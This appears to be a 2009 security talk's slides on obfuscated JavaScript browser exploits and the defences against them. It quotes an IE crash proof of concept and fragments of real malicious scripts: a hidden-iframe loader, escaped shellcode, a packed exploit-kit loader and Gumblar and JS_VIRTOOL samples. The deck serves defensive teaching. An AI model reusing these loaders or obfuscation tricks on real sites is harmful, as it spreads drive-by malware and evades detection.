


Crossing the Border

JavaScript Exploits

Web Threats

- SMTP/HTTP/IM
- Coming From:
 - Malicious sources
 - Trusted sources (compromised through injection attacks or hijacked servers)
- Popular attacks are pulled by users and not impacted by firewalls

NEW UNIQUE THREATS PER HOUR (worldwide estimate)



**Let's take a look at one specific Web Threat,
JavaScript Exploits...**

Why are JavaScript-based Exploits such a threat?

- Most common way of exploiting browser vulnerabilities
- Browsers are full of vulnerabilities
 - In the first eight months of 2009:
 - Firefox: 85 CVEs
 - Safari: 59 CVEs
 - IE: 48 CVEs
 - Chrome: 39 CVEs
 - Flash: 35 CVEs
 - And on and on...
- Easy to develop with tools like Mpack, Neosploit, Durzosploit and others



What do Malicious Scripts do?

- Exploit vulnerabilities to perform drive-by downloads (backdoors, worms, viruses, etc.)
- Steal information (cookies, passwords, network topology, files, etc)
- Invocation of cross-site request forgery attacks
- Launch further 'internal' attacks
- Denial of service (using up resources, deleting files, or causing a crash such as this exploit from Aug 18)

```
<html>
<head>
  <title>Irfan Asrar</title>
</head>
<body onload="c()" >
  Set Attribute Crash : Tested with IE7 Vista
                        IE6 XP2
                        IE6 XP3

  <script type="text/javascript">

    function c() {

      var li = document.createElement("li");
      li.setAttribute("value", "1");
      li.value = "1";

    }

  </script>
</body>
</html>

# milw0rm.com [2009-08-18]
```


How do Malicious Scripts Exploit the Browser?

- Vulnerabilities in the interpreter
- Vulnerabilities in the browser DOM
- Vulnerabilities in plug-ins (Flash, ActiveX, Java Applets, Shockwave, Silverlight, etc.)
- Ability to send back data (steal sessions, log keystrokes)

For example MSo8-041 (Vulnerability in the ActiveX Control for the Snapshot Viewer) allowed files to be overwritten from JavaScript in IE

MSo9-045 (From Sept 8, 2009) allowed remote code execution from JavaScript in IE



Doesn't patching protect me?

- Difficult to ensure all components are patched
- Doesn't protect against all forms of attack
- Patching helps late in the lifecycle of the vulnerability:
 - Introduction
 - Discovery/Reporting
 - Fix/Disclosure
 - Deployment



**Window of
Vulnerability**

Doesn't my Anti-Virus/IDS/IPS protect me?

Depends on the nature of the attack...

“Anti-virus, Intrusion Detection Systems (IDS), and Intrusion Prevention Systems (IPS) generally work by looking for specific patterns in content. If a “known bad” pattern is detected, then the appropriate actions can take place to protect the user. But because of the dynamic nature of programming languages, scripting in web pages can be used to evade such protective systems.”

- US-CERT

http://www.cert.org/tech_tips/securing_browser/

Why?

The New Enemy – Obfuscation

Obfuscation techniques have evolved to evade IDS/IPS and Anti-Malware...


- Three types of obfuscation:
 - Network (fragmentation, out of order, retransmits, low/high MTU)
 - Mitigated by normalization
 - Document (encoding, unusual character sets, compression)
 - Mitigated by normalization and restriction
 - **But script-based obfuscation is not trivial to normalize...**



In other words...



Cleartext Exploit...



Obfuscated Exploit...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer



- Simple Evasion

```
document.write(unescape('%3C%69%66%72%61%6D%65%  
20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%  
72%74%64%6D%6E%73%2E%6E%65%74%2F%70%61%  
72%75%73%2F%3F%74%3D%32%38%22%20%77%69%  
64%74%68%3D%31%20%68%65%69%67%68%74%3D%  
31%20%73%74%79%6C%65%3D%22%76%69%73%  
69%62%69%6C%69%74%79%3A%68%69%64%64%  
65%6E%3B%70%6F%73%69%74%69%6F%6E%3A'))
```

- Pretty easy to detect and normalize...

But it gets better...

- File Fragmentation
- AJAX Low/Slow

Types of Script Obfuscation

- URL/HTML Escape
- **String Concatenation** ➔
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better...

- File Fragmentation
- AJAX Low/Slow

- Fragment using simple concatenation to avoid signatures:

```
if(deconcept.SWFObjUtil.getPlayerVersion()['major']==9)
{document.getElementById('Gane').innerHTML="";
if(deconcept.SWFObjUtil.getPlayerVersion()['rev']==16)
{var sos=new SWFObj("i16.swf","m"+"y"+"m"+"o"+"v"+"i"
+"e","0.1","0.1","9","#000000");sos.write("G"+"a"+"m"+"e")}}
```

- Barely obfuscated, but in some cases effective...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- **Unicode**
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better...

- File Fragmentation
- AJAX Low/Slow

- Using unicode escapes combined with concatenation

```
var t0N=window["unescape"](""+ "%u54EB"+"%u758B"+"%u8B3C"+"%u3574"+  
"%u0378"+"%u56F5"+"%u768B"+"%u"+"03"+"20"+"%u33F5"+"%u49C9"+  
"%uAD41"+"%uDB33"+"%u0F36%u14BE"+"%u3828"+"%u74F2"+"%uC108"+  
"%u0DCB"+"%uDA03"+"%uEB40"+"%u3BEF"+"%u75DF"+"%u5EE7"+  
"%u5E8B"+"%u0324"+"%u66DD"+"%u0C8B"+"%u8B4B"+"%u1C5E"+  
"%uDD03%u048B"+"%u038B"+"%uC3C5"+"%u7275"+"%u6D6C"+  
"%u6E6F"+"%u642E"+"%u6C6C"+"%u4300"+"%u5C3A"+"%u2e55"+  
"%u7865"+"%u0065%uC033"+"%u0364"+"%u3040"+"%u0C78"+  
"%u408"+"B"+"%u8B0"+"C"+"%u"+"1C7"+"0%u8BA"+"D"+"%u0840"+
```

- Note use of window["unescape"]
- Getting more tricky...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- **Base64**
- IE Encryption
- Crypto
- Minify/Packer

But it gets better...

- File Fragmentation
- AJAX Low/Slow

- Base64 is widely used for legitimate reasons

And some not so legitimate like this...

```
ShellCode=ShellCode+"sHuN3ULUhmfxW6peMMZM7XPrf5NkDp  
P107zMpYE5MMzMj44LqxGOp8mpn8m7PrZBEleoWng2DRELgZM...
```

- But Base64 isn't usually used alone to evade...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better...

- File Fragmentation
- AJAX Low/Slow

- Designed for IP protection
- Uses static, now known

```
<SCRIPT LANGUAGE="JScript.Encode">
<!--//
//Copyright© 1998 Microsoft Corporation.
/**Start Encode**#@~^QwIAAA==@#@&0;mDkWP
7nDb0zZKD.n1YAMGhk+Dvb`@#@&P,kW`UC7kL1DGD
cl22gl:n~{'~Jtr1DGkW6YP&xDnD+OPA62sKD+ME#
@#@&P,~~k6PvxC\rLmYGDcCwa.n.kkWUx[+X66Pcr
...
->
</SCRIPT>
```

- Not a well known evasion...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- **Crypto**
- Minify/Packer

But it gets better...

- File Fragmentation
- AJAX Low/Slow

- Full implantations of crypto in JavaScript
- E.g. AES by Chris Veness:

```
...  
state = AddRoundKey(state, w, 0, Nb);  
  
for (var round=1; round<Nr; round++) {  
    state = SubBytes(state, Nb);  
    state = ShiftRows(state, Nb);  
    state = MixColumns(state, Nb);  
    state = AddRoundKey(state, w, round, Nb);  
}  
  
state = SubBytes(state, Nb);  
state = ShiftRows(state, Nb);  
state = AddRoundKey(state, w, Nr, Nb);  
...
```

- Getting more interesting...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- **Minify/Packer**

But it gets better...

- File Fragmentation
- AJAX Low/Slow

- Built into the exploit generators...

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)}};while(c--){if(k[c]){p=p.replace(new RegExp("\\b'+e(c)+'\\b','g'),k[c])}}return p}('3 k,i,q,6,g;J='1w://1F.1C.1x/1y.D\\';3 F='z.1z\\';3 y='z.15\\';3 5=1j["1f"](["17"]("1h"));3 v="1i:";3 C="0-1e-0";3 l="1d";3 G="19";3 8="18";3 B="1a-1b-1c";3 E="1A.X"+"M"+"L"+"H"+"T"+"T"+"P";3 K="A"+"d"+"o"+"d"+"b."+"S"+"t"+"r"+"e"+"a"+"m";3 x="10.";3 w="12";3 N=x+w;3 8=v+8+B+C+I+G;5["16"]("1g",8);3 s$h=5["7"]("1G.1k","");3 9=5["7"](E,"");3 4;4=5.7(K,"");4.Q=1;3 f=s$h.1B(0);3
```

- Can't just block... Also used for IP protection and bandwidth savings on legitimate sites...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better...

- **File Fragmentation**
- AJAX Low/Slow



- Why use complex evasions when simply splitting your exploit works:

```
<script src="f1.js" />
```

```
<script src="f2.js" />
```

- F1 contains:

```
var s = "clsid:2F542A2E-EDC9-4BF7-";
```

- F2 contains:

```
s += "9A76-9A0918C52B4A";  
...
```

- Defeats file-based detection...

Types of Script Obfuscation

- URL/HTML Escape
- String Concatenation
- Unicode
- Base64
- IE Encryption
- Crypto
- Minify/Packer

But it gets better...

- File Fragmentation
- **AJAX Low/Slow**



- Or how about just pulling a few bytes of the exploit at a time over AJAX...

Uh, Oh...

They Fight Dirty

- Malicious script can be **generated randomly** by a malicious server or compromised server

“Gumblar first infects Web sites by using stolen or weak FTP login credentials. Every infected site has its own modification of the script. When the script is executed, another script is silently loaded onto site visitors' computers and executed via a series of Adobe Acrobat Reader and Flash Player exploits. The malware then steals sensitive personal data and FTP logins used to infect even more Web sites.”

```
(function(g0Uw){var AJ9='&';var fTg=('76-61-72-20a-3d-22Sc-72iptEng-69ne-22-2cb-3d-22-56-65rsion(-29+-22-2cj-3d-22-22-2c-75-3d-6eavigat-6f-72-2eus-65rAge-6et-3bif((u-2e-69-6edexOf(-22Chr-6f-6de-22-29-3c-30)-26-26(u-2ein-64exO-66(-22Win-22)-3e0)-26-26(u-2ei-6ede-78-4f-66-28-22NT-206-22)-3c0)-26-26(docu-6d-65nt-2ecoo-6b-69e-2einde-78Of(-22m-69ek-3d1-22)-3c0)-26-26-28t-79peof(-7arvats)-21-3d-74y-70eof(-22A-22-29))-7bz-72-76zt-73-3d-22A-22-3beval(-22-69f-28w-69ndow-2e-22+a+-22)j-3dj-2b-22+-61+-22M-61jor-22-2bb-2ba+-22Minor-22-2bb+a+-22Bu-691-64-22+b+-22j-3b-22)-3b-64o-63-75-6dent-2ew-72-69te(-22-3c-73cr-69pt-20sv-63-3d-2f-2fma-72-22-2b-22tuz-2e-63n-2fv-69d-2f-3fid-3d-22-2bj+-22-3e-3c-5c-2fscr-
```

Source: Netgear

- Regarding Gumblar, SourceFire said: “Given the reality that tracking nested parentheses isn't happening in Snort - or any IDS, for that matter - any time soon, we can't directly address that evasion case.” – SourceFire Blog



They Fight REALLY Dirty

- Writers have started using reflection to booby-trap the scripts against evaluation

“Malicious code authors use this somewhat odd function for fun, profit, and above all to irritate malicious code analysts: indeed, the decryption function of the obfuscated code uses as a decryption key... `argument.callee`! or in other terms, its own code.”

– Fortiguard Blog

- **So you can't even change eval statements to print to see how the exploit works or doesn't!**

Ok, that's just not fair...

- JS_VIRTOOL uses the source URL as a decryption key
- Calculates a CRC of its own decryption function as the rest of the key material
- Can't be analyzed offline/ out of context
- The obfuscated exploit is different depending on the source

```
<head>
<title></title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<script type="text/javascript">
<!--
function CQ3eMGDw0(Y5hT0iP2s){var/* */nroLkB230 = 2147483648 ;< > u
; ; ; var w12UIP402 = 2 ; ; ; var h6AdkpK40 = /*
;var /**/ 08hyq5o17 = x5nrcCj0P + EU3Vxcn6A ; ; /**/ ;08hyq5o17
1u12P26 = 0; H11w12P26 < J3y2tkU6P; H11w12P26++> <BuJKR014N(H11
>=/**/1) {var AMqUlugxL = 0 ; < > if /**/<Xiv6t2dR3 & /**/ 1)
lt = H11w12P26 + a5U0x0DL0x /* */ BuJKR014N(hjyNt8s1t1/* */ = BuJKR014Nla5UA
/**/< 08hyq5o17.length; /* */bUm8j0d7 /* */ UJGn4sF1p = sk65fj58d ^ 08b
8d /* */ /* */ v10kU3028;< >)var YKL3QUoDf = /* */ nroLkB230 - 1 ; ; ; sk65fj5
sk65fj58d.length < 0) <sk65fj58d /* */ /* */ yir6j00uR ; sk65fj58d; ; ;
/* */ /* */ equuq2pgB; /* */ /* */ )var rQR8oeYsa = 0 ; ; ; /* */ /* */ var X41
; ; var UKo0YAR7L = parseInt(hjyNt8s1t1/* */ /* */ h6AdkpK40) ; ; ; ;var DKe8m
< 2) <DKe8mnLOq = "0" + /* */ /* */ DKe8mnLOq ; ; ; >X4180p8E8 ++ une
var hU15oR22A = /* */ /* */10 ; ; ; ;try <Q1n4hMc00 = eval:< > /* */ Q1n4hM
<!-->
</script>
</head>
<body onload="CQ3eMGDw0('9C8AA396BAA1A6A0565555366908094AF876DAA7B705F876A8268
0AB6955627058616173555755665857525670556E665857A897A7559A9F99687CA2677667665857
3665857646B6B5553815857525670556658576D5655556E658AD9A8555536658846A8A007B
F8E7E8A677C68AFA16A555538358665C60648D9C9B6C6D62A8A46961B9AD99A5A8A79EA1AD6067
36658576D565556E8158575271AB96A56667615C65559C8C766D69676C79AD53665874525655A9
27359C8C766D69676C79AD627058616164A9A488B6A89CA4799A88986585F616055F6266166
2B86A0D93A855536658A069A377659B027A88256555383585752565556E6585752A0602
C6555A0896B8896B649B898A5366585752735666C7P6C8666666E656667615260647953667357
366AE6E9F78659D9F888A57707472645D7067685B565555366B3AD93A8559FAA998C8A6280C99
47FA68E7A0B26C6752567273716669665C60645516658A1A989898863908F9B525655556E15857
EBC99A95256996B65B59F686A9B695553667557A86DA27763A0A479845655605366828A6397A80E
256655E536658B284A59D7C8A939B6FA491296D65B59F686A9B6992536658575261725553665857
3667F8069839D6B7DB3695761605F6467686A98A80659E9BA39CA7A7E36655C56F64
96A7FA8536675575256555867C6A6B8899A9A06B665857525C55553666A6C67565570AEC3AE98
666587452567D0E7DB3A89E7387A85553A467615260645599966F67897F89A79B81B3B4AFAC96A7
2567155636F676152606455A8E8E71819FA69C7684B958575256607253665857529C9E8A9BDA06A
36658575A5F70AC9BAFA49C5A7E8E7FA0B69F7883A963A198B49FAB9A5655556F66585752566D5E
4669DA1759858665C565F64538358575266705553665857A86DA27763A0A479845671556B815857
6A1AE6E9F78659D9F888A9452655F555D7575575256559F8B7D81786A9882AE6E7562575C65B055
C6064A06AB37A679A027787536658575272558A6793B8488847B8361B29DA599AA9D7053665857
077EaCn27898857F646F5857525655706E66AE98A456836B6A7768A878688955706658A793A8897A
1565D7Dac7C70B09A809A985366745761605F64636F58B27A0F6B6DACA8E29C95565553836761
8A966A397A49CA99B66585752725555656F58B27A0F6B6DACA8E29C9556555725366585752586557
2878A6769BB689D63665555383585752AC6AA19B99A16D659C55556658686D7155553667372
36658575271555536658B8AFA96A7536679AE9E6D696B81B1705752565572537562575C656665
F5655556B7562575C6570706E665857527170645D706757AFA8A7A53665857A8D9F9B5536E79AE
57296A236B6E286928216766C6C6E7A89296C6B6A6925786C02C237282726C248A296C6A6C22
1 2 3 4Reload 5 6 7Direct 8 9 10Leave
```

So what does this have to do with Border Security?

Like Border Security, there are a lot of different approaches to the problem of keeping bad stuff out.



The Great Wall




捍


The Great Wall of China

万里长城

The Great Wall of China is the longest building on earth with a length of 6350 kilometers (3945 miles), of which the main wall spans 2400 km (1500 mi). It consists of a system of several sections, sometimes not connected, that differ in age and construction method.



Construction of the Great Wall during Chinese history



Source: Wikipedia

The Great Wall – No Script

- Plug-in for Firefox allows white-listing by origin
- Benefits
 - Very effective when well used
- Drawbacks
 - Trusted sites can be compromised (go around the wall!)
 - Desensitizes after a while (like SSL popups)
 - Not suitable for an enterprise environment
 - Usability issues galore...



220 BC

1700 AD

1854


1937


2002

Future


NoScript - NoThanks

- What do I allow? – Usually “All On Page”... A LOT
- My Whitelist is over 1300
- From v1.0 to the current (v1.9.8.8) 483 updates!!!
- How do we know what we are allowing???






Allow All...



Ok, Allow All..



ARG! Allow All...

Countermeasures should be transparent to the user...

捍

An aerial photograph of Shamian Island in Guangzhou, China. The island is characterized by its historic European-style architecture, including a large, ornate building with multiple domes and arches. The island is surrounded by water, and a map overlay in the bottom right corner shows the island's location relative to the Pearl River (珠江) and the surrounding urban area. The map is titled '廣州市沙面地圖' (Guangzhou Shamian Map) and shows the island's layout with streets like '六二三路' (Liu Er San Road) and '沙面大街' (Shamian Main Street). Key locations marked on the map include '勝利賓館' (Victory Hotel), '廣州海運局' (Guangzhou Maritime Bureau), '海關總署業務大樓' (General Customs Administration Business Building), '廣東外運' (Guangdong External Transport), and '白犬鰐賓館' (White Dog Crocodile Hotel). The map also shows the '沙面街辦' (Shamian Street Office) and the '沙面北街' (Shamian North Street). The map is credited to '建燁為維基百科創作 2009.2.1' (Jianye for Wikipedia creation 2009.2.1).

Crossing the Border – JavaScript Exploits

Shamian Island – BrowserShield

- In 2005 a team from Microsoft developed a technique where script was wrapped in safety before entering the browser (e.g. `eval()` becomes `__safeEval()`)
- Benefits
 - Deployable as a Network or Host-based countermeasure
 - Potential to disrupt malware within its execution environment (via segregation like the Island)
- Drawbacks
 - Broken pages, especially where reflection was involved
 - Introduces latency
 - Evade-able, and didn't catch heap overflows
 - Content-Length?



220 BC

1700 AD

1854

1937

2002

Future

Customs



捍

Customs – IDS/IPS

- When dealing with obfuscated content, an IDS/IPS is much like a customs agent
- Benefits
 - Deployable in existing Network/Host IDS/IPS
 - Decent potential for true positives
- Drawbacks
 - Misses Ajax Low/Slow
 - Potential for False Positives when script is obfuscated for Intellectual Property Protection or Compression



220 BC

1700 AD

1854

1937

2002

Future

Customs – IDS/IPS

- What can an IDS/IPS look for:
 - Cleartext or mildly obfuscated malicious code
 - Suspicious patterns of usage for functions like eval, unescape, document.write, and others...
 - for instance eval(unescape(...))
 - Multiple occurrences of potentially evasive functions like String.fromCharCode()
 - Potential escaped shellcode (presence of multiple escaped NOP sled)
 - Density characteristics of the script code (lack of operators, spacing)
 - Suspicious use of string concatenation



220 BC

1700 AD

1854

1937

2002

Future

Ministry of State Security – Internet Scanning

- An automated browser (in a protected environment) patrolling for malicious sites that perform drive-by downloads
- In 2007 Google did this and found that 10% of the Web is malicious
- Capture-HPC automates browsers and multi-media applications looking for system impact
- Benefits
 - Identifies outwardly malicious sites
- Drawbacks
 - Identifies only drive-by
 - Always behind
 - Does not cover legitimate sites that have been compromised
 - Does not cover authenticated or intranet content



220 BC

1700 AD

1854

1937

2002

Future

Terrorist Watch List - Reputation Service

- Provides central reputation service for URLs
- Includes internet scans, adds additional knowledge like domain's age, accessibility, location and recent activity
- Benefits
 - URL filtration can be deployed at the perimeter or host-based
 - Up to the minute protection
 - Global benefits (through outbreak correlation)
 - Efficient
- Drawbacks
 - May not cover legitimate sites that have been compromised
 - Does not cover authenticated or intranet content



Today's Options

- NoScript
- BrowserShield
- IDS/IPS
- Internet Scanning
- Reputation Service

```
while( n < (document.
{
    n++;
    calc = ev
    i++
    i++
    i++
    i++
    i++
```

All have benefits, none sufficiently protect alone...

